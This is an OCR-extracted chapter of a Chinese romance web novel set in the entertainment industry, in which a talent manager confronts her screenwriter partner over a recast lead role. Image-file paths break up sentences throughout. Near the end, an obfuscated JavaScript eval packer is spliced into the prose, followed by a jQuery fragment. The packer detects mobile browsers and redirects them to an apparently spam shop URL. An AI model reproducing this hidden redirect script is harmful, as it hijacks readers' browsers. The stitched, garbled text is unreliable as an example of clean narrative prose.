52. 提心吊胆

作品:《恋爱脑不想当情夫了[娱乐圈]

    姚今深呼吸几次,渐渐缓过神来。她离开休息室附近,找到刚从更衣室换完衣服出来的陆灵曼。


    她跟陆灵曼讲了抢角和王洲邀约的事。


    陆灵曼顿时脸色一变,紧张起来。


    两人商量一通,最终决定拒演。


    安排司机送陆灵曼回家后,姚今回复完王洲的信息。她决定去找贺天叙谈清楚。


    去之前,姚今特地提前打了个电话给贺天叙。她没在电话里直言,只通知自己需要见他一面,问对方是否方便。她觉得这种事情还是需要当面讲清楚。


    贺天叙还不明所以,接到姚今主动打来的电话时声音里浸满轻软的笑意:“我当然有空!那你是来我家吗?”


    “不。去你工作室吧,可以吗?”姚今声音稍显冷淡。


    但贺天叙毫不在意这冷淡,反倒因为姚今要来自己工作室而感到分外惊喜。他觉得这是个向姚今展示自己的好机会。


    于是贺天叙在挂断电话后,立刻搭配衣鞋和饰品,匆匆赶往工作室等候姚今到来。


    没多久,姚今就到了。见到姚今的第一秒,贺天叙同往常一样张开双臂凑近,想要拥人入怀。


    但姚今却退后两步,做了个暂停的手势。


    贺天叙只好乖乖停下,瘪着嘴,慢慢把手落下。他眸子仍亮晶晶的,却盛了点委屈。


    “为什么不能抱呀?”贺天叙的目光如糖浆似的黏在姚今身上,融化得更加彻底。


    但没等姚今开口,他就重新整理好心情,换了副神情,含笑朝姚今道:“今今,我有个好消息想分享给你。”


    姚今心头一跳。


    下一秒,就听贺天叙喜滋滋地开口:“今天王洲跟我说想让陆灵曼当他新剧的女一号!”


    “我本来当时就想告诉你的,但是我手头上那个刚写完的新剧本突然有了点灵感,要修改一下,我就给忙忘了。”


    姚今紧蹙眉尖,声音稍稍尖锐几分:“你早就知道这事了?”


    见姚今的脸色陡然一沉,贺天叙瞬间慌乱起来。他无措地靠近姚今两步,不确定地问:“是啊,怎、怎么了吗?”“你不高兴了,为什么?”贺天叙抿着唇,心慌得厉害。


    “你觉得我应该要感到高兴吗?”


    贺天叙不假思索地应声:“我看过王洲的新剧本,质量很好。你的艺人能参演,还是女主角,这当然是一件值得感到高兴的好事。”


    姚今觉得胸口一阵发堵。


    “可这对别人来说不是好事。王洲原本定的女主角是谭一青。因为你的那场饭局,王洲决定换角,让陆灵曼当女主角。”


    姚今越发冷淡的态度和硬邦邦的语气引得贺天叙心中委屈更盛。


    贺天叙忍不住反问:“他们都没有签合同,就算换角,那也可能是王洲觉得陆灵曼比谭一青更合适这个角色,这有什么问题吗?为什么你会觉得罪过在那场饭局?”


    这话彻底引燃了姚今一直压抑的怒火。


    姚今原本以为贺天叙是对这件事不知情的。对于饭局导致出现的现在这种结果,贺天叙也是没有预料到的。


    可现在看来,是她自己一厢情愿地觉得贺天叙无辜。


    其实贺天叙什么都知道。


    从头到尾,那场饭局上,只有姚今和陆灵曼、郭诚三个人被蒙在鼓里。三个傻子。


    姚今本来没想怪贺天叙。她一直觉得是自己的问题,是自己没有思量周全。可听着贺天叙的每一句话,姚今都觉得眼前人似乎不是自己以往认识到的那样。


    她的目光落在自己手腕上的红心,心中五味杂陈。


    贺天叙刚刚说的话,是他的真心话。这也是他最真实的反应。


    “为什么我觉得罪过在那场饭局?”姚今把这话重复一遍,语气玩味。


    她偏头一笑,再把视线落在贺天叙身上时已经红了眼眶:“因为饭局上王洲说过,卢漪在他们这些人面前多次提到灵曼。”


    “你是编剧,想来做阅读理解的能力不会差。这话是什么意思?”


    贺天叙唇边微张,却发不出一个音节。他没觉得王洲这话有什么不对劲。


    这不就是平平无奇的客套话吗?


    大家在饭局上提一提彼此都相熟的人,打开话题而已。


    “这话证明,陆灵曼早就进入他的视线范围内了。”


    “王洲不像你,他从来不搞公开试镜选角那一套。他每次都是和选角团队直接私下向某个艺人发出邀请,进行洽谈。”


    姚今的声音冷硬,似万年难融的酷寒冰霜:“既然陆灵曼早就进入他视线范围内了,我却从来没有收到过他的询问合作意向的信息。偏偏在那场饭局见面后,王洲就决定换角了。”


    “王洲决定换角,还特地把这件事告诉你……”“贺大编剧,请问还需要我把话掰开揉碎得更细,解释给你听吗?”


    姚今话语里的讽刺让贺天叙无地自容。


    注视姚今红了的眼眶,贺天叙心里更乱上几分。他头脑一昏,竟问:“我把我的人脉、资源分享给你……你觉得是麻烦、累赘吗?”


    姚今直视贺天叙已经黯淡了的眸子,从里面看见自己的身影。


    她像是在和贺天叙说话,又像是在警诫自己:“我明白你的心意。你愿意用自身的人脉资源为我铺路,我很感谢你。但是我不想完全地依赖你,更不想仗你的势,去伤害到别人。”


    “如果你只是觉得有合适的剧本或是导演编剧,想要牵桥搭线,推荐我的艺人,我欣然接受,也会非常感谢。”姚今话锋一转,“但如果是要我靠着你的人脉和资源,心安理得地让我的艺人去顶替别人应有的位置,这种事情我接受不了,也极其讨厌。”


    “人家已经定好其他演员来演女主角了,就因为你一句话、一顿饭,说换就换……”姚今声音艰涩。


    “我带的艺人,他们是什么能力就到什么位置。没有能力却反而被捧上高位的人,即使有一天爬上去了,也照样会摔得粉身碎骨。”姚今这话像是在提醒自己,“如果我要得到什么,我希望是凭自己的本事。而不是因为我背后有谁撑腰。”


    姚今微微仰面,直言:“贺天叙,我和你在一起不是为了你的名声,更不是看中你的人脉、资源。我不会把这种事情混杂进感情里的。”


    “我的爱,不是用来交换利益的等价物。”


    “你的爱,也同样不是。”


    她对上贺天叙慌乱的目光,语气稍稍放柔:“你一句话、一顿饭就能轻易换掉主演,对方要么是看在你父亲的面子上,要么是相信你的眼光和才华。如果我的艺人没你所说的那么好,别人会怎么看待你,又会如何评价你的眼光、才华?”“稻与粱盛名在外,这样的盛名是通过你亲笔写下的一本本剧本堆起来的。你当编剧这么多年,也不是轻轻松松就取得了现在的成就。”


    姚今的语气愈发轻缓:“这种事只会严重损耗你的


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17090482|188852||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    声誉。你还是爱惜羽毛一点吧……”


    她突然叹了口气,像是已经筋疲力尽。姚今对上贺天叙的目光,沉静道:“我已经以档期冲突为由替灵曼拒演了王洲的剧。这段时间,我们彼此都先冷静一下吧!”


    说完,姚今转身离去,没有一丝犹豫。


    贺天叙怔怔地望着姚今离开,不知道该用什么话替自己辩解、更不知道该如何挽留。


    他见过无数人离去的背影,在最初的十几年人生里,父母多次离开的身影永远是他痛苦的来源。贺天叙没留住过会离开的父母,而现在,他也同样留不住意欲离去的姚今。哪怕他已经尽力。


    贺天叙呆坐在工作室的办公椅上,觉得一阵气闷。扯开领带、松开几枚扣子,可他还是觉得几乎要窒息。


    他的脑袋成了台坏掉的播放器,只会一遍遍反复回放刚刚和姚今的对话。姚今的每一寸神情变化、说出口的每一个字,都如巨石般砸进贺天叙的心湖,掀起惊涛骇浪。


    在一遍又一遍地重复中,贺天叙后知后觉地意识到自己的话语似乎让姚今误会了。


    他的每一句回答都像是挑衅,似乎是在明晃晃地告诉姚今,他确实是在用交情换利益,他知道谭一青是暂定的女主角,也知道谭一青被陆灵曼顶替,并且对这事感到无所谓。


    就好像在不断跟姚今重复,他就是这样一个品行卑劣的人。但事实不是这样的。


    一开始是王洲主动找到贺天叙,让他推荐人选。王洲言语中只提及目前人选有谭一青,但还没签合同。于是,贺天叙下意识地认为谭一青这事八字没一撇,这才推荐了陆灵曼。


    王洲听了贺天叙的推荐,很上心,想着跟陆灵曼见一面。贺天叙听王洲这样一说,索性自己做东,把双方约在一起见面。


    刚刚听姚今的分析,现在贺天叙回想起来,才后知后觉地发现王洲过度解读了他的意思。不管是饭局还是后来王洲专门告知他换角一事,都有卖他个人情的成分在。


    这实非贺天叙本愿。


    贺天叙越想便越发懊悔,没想到自己好心办坏事。他赶紧把自己搞出来的烂摊子收拾好,向王洲和谭一青解释清楚,并赔礼道歉。


    等彻底处理完这事,贺天叙想约姚今见面,向对方再次解释事情真相。他犹豫了好几天,最终下定决心打电话。可贺天叙始终没有打通姚今的电话。他换了几个时间再拨打,也依旧是未接。


    贺天叙不甘心,又打算给姚今发信息。他删删改改,多次调整措辞,好不容易确定最终版本把信息发出去时,却发现自己被姚今拉黑了。


    他又发了邮件给姚今,但也依旧没得到任何回应。


